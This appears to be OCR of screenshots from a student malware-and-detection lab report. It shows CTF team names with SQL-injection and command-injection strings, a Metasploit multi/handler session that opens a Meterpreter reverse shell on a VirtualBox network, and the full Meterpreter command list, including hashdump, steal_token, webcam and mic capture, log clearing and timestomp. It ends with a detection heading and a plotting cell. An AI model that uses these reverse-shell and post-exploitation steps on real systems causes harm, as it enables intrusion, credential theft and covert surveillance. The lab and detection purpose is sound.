*TeamFastMark*Towson-Cyberkatz*meow*xrzhev*PA Hackers*Kuolema*Nakateam*L0g!c B
mb*NOVA-InfoSec*teamstyle*Panic*
B0NG0R3
*Les Cadets Rouges*buf*
Les Tontons Fl4gueurs
404 : Flag Not Found
' UNION SELECT 'password
*OCD247*Sparkle Pony*
burner_herz0g
*Kill$hot*ConEmu*
here there be trolls



ayush@ayush-VirtualBox: ~
Thunderbird Mail
owson-Cyberkatz*meow*xrzhev*PA Hackers*Kuolema*Nakateam*L0g!c
*teamstyle*Panic*
B0NG0R3
*Les Cadets Rouges*buf*
Les Tontons Fl4gueurs
404 : Flag Not Found
' UNION SELECT 'password
*OCD247*Sparkle Pony*
burner_herz0g
*Kill$hot*ConEmu*
here_there_be_trolls
;echo"hacked"
*r4t5_*6rung4nd4*NYUSEC*
karamel4e
*IkastenIO*TWC*balkansec*
cybersecurity.li
*TofuEelRoll*Trash Pandas*
*OneManArmy*cyb3r_w1z4rd5*
*Astra*Got Schwartz?*tmux*
*AreYouStuck*Mr.Robot.0*
*\nls*Juicy white peach*
EPITA Rennes
HackerKnights
*guildOfGengar*Titans*
Pentest Rangers
The Libbyrators
*placeholder name*bitup*
*JeffTadashi*Mikeal*
*UCASers*onotch*



ayush@ayush-VirtualBox: ~
Thunderbird Mail
terchairs*cool_runnings*
*EetIetsHekken*CyberSquad*P&K*Trident*RedSeer*SOMA*EVM*BUcky
_Angels*OrangeJuice*DemDirtyUserz*
*OpenToAll*Born2Hack*Bigglesworth*NIS*10Monkeys1Keyboard*TNGCrew*Cla55N0tF0und
exploits33kr*root_rulzz*InfosecIITG*
*superusers*H@rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gingab
ast*Hamad*Immortals*arasan*MouseTrap*
*damn_sadboi*tadaaa*null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3rs*bluenet
P@Ge2mE*
=[metasploit v6.0.47-dev-]
+ -- --=[2135 exploits - 1138 auxiliary - 365 post]
+ -- --=[592 payloads - 45 encoders - 10 nops]
+ -- --=[8 evasion]
Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
msf6 > exploit/multi/handler
[-] Unknown command: exploit/multi/handler.
This is a module we can load. Do you want to use exploit/multi/handler? [y/N]
y
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.56.101
lhost => 192.168.56.101



ayush@ayush-VirtualBox: ~
+ -- --=[8 evasion]
Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
msf6 > exploit/multi/handler
[-] Unknown command: exploit/multi/handler.
This is a module we can load. Do you want to use exploit/multi/handler? [y/N]
y
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.56.101
lhost => 192.168.56.101
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Sending stage (175174 bytes) to 192.168.56.1
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.1:56348)
2021-06-02 22:52:30 +0530
meterpreter > help
Core Commands
=============
Command Description
------- -----------



ayush@ayush-VirtualBox: ~
meterpreter > help
Core Commands
Command Description
? Help menu
background Backgrounds the current session
bg Alias for background
bgkill Kills a background meterpreter script
bglist Lists running background scripts
bgrun Executes a meterpreter script as a background thread
channel Displays information or control active channels
close Closes a channel
detach Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid Get the session GUID
help Help menu
info Displays information about a Post module
irb Open an interactive Ruby shell on the current session
load Load one or more meterpreter extensions


ayush@ayush-VirtualBox: ~
quit Terminate the meterpreter session
read Reads data from a channel
resource Run the commands stored in a file
run Executes a meterpreter script or Post module
secure (Re)Negotiate TLV packet encryption on the session
sessions Quickly switch to another session
set_timeouts Set the current session timeout values
sleep Force Meterpreter to go quiet, then re-establish session
Rhythmbox
transport Manage the transport mechanisms
use Deprecated alias for "load"
uuid Get the UUID for the current session
write Writes data to a channel
Stdapi: File system Commands
Command Description
cat Read the contents of a file to the screen
cd Change directory
checksum Retrieve the checksum of a file
cp Copy source to destination
del Delete the specified file
dir List files (alias for ls)
download Download a file or directory


ayush@ayush-VirtualBox: ~
mkdir Make directory
mv Move source to destination
pwd Print working directory
rm Delete the specified file
rmdir Remove directory
search Search for files
show_mount List all mount points/logical drives
upload Upload a file or directory
Stdapi: Networking Commands
Command Description
arp Display the host ARP cache
getproxy Display the current proxy configuration
ifconfig Display interfaces
ipconfig Display interfaces
netstat Display the network connections
portfwd Forward a local port to a remote service
resolve Resolve a set of host names on the target
route View and modify the routing table
Stdapi: System Commands
Command Description



ayush@ayush-VirtualBox: ~
Stdapi: System Commands
Command Description
clearev Clear the event log
drop_token Relinquishes any active impersonation token.
execute Execute a command
getenv Get one or more environment variable values
getpid Get the current process identifier
getprivs Attempt to enable all privileges available to the current process
getsid Get the SID of the user that the server is running as
getuid Get the user that the server is running as
kill Terminate a process
localtime Displays the target system local date and time
pgrep Filter processes by name
pkill Terminate processes by name
ps List running processes
reboot Reboots the remote computer
reg Modify and interact with the remote registry
rev2self Calls RevertToSelf() on the remote machine
shell Drop into a system command shell
shutdown Shuts down the remote computer
steal_token Attempts to steal an impersonation token from the target process
suspend Suspends or resumes a list of processes
sysinfo Gets information about the remote system, such as OS



ayush@ayush-VirtualBox: ~
Files
Stdapi: Webcam Commands
Command Description
record_mic Record audio from the default microphone for X seconds
webcam_chat Start a video chat
webcam_list List webcams
webcam_snap Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam
Stdapi: Audio Output Commands
Command Description
play play a waveform audio file (.wav) on the target system
Priv: Elevate Commands
Command Description
getsystem Attempt to elevate your privilege to that of local system.



ayush@ayush-VirtualBox: ~
Command Description
play play a waveform audio file (.wav) on the target system
Priv: Elevate Commands
Files
Command Description
getsystem Attempt to elevate your privilege to that of local system.
Priv: Password database Commands
Command Description
hashdump Dumps the contents of the SAM database
Priv: Timestomp Commands
Command Description
timestomp Manipulate file MACE attributes
meterpreter >


4.2 DETECTION SCREENSHOTS


```
In [10]: f, ax = plt.subplots(figsize=(6, 6))
         ax = sns.countplot(x="HasDetections", data=train, label="Label count")
         sns.despine(bottom=True)
```

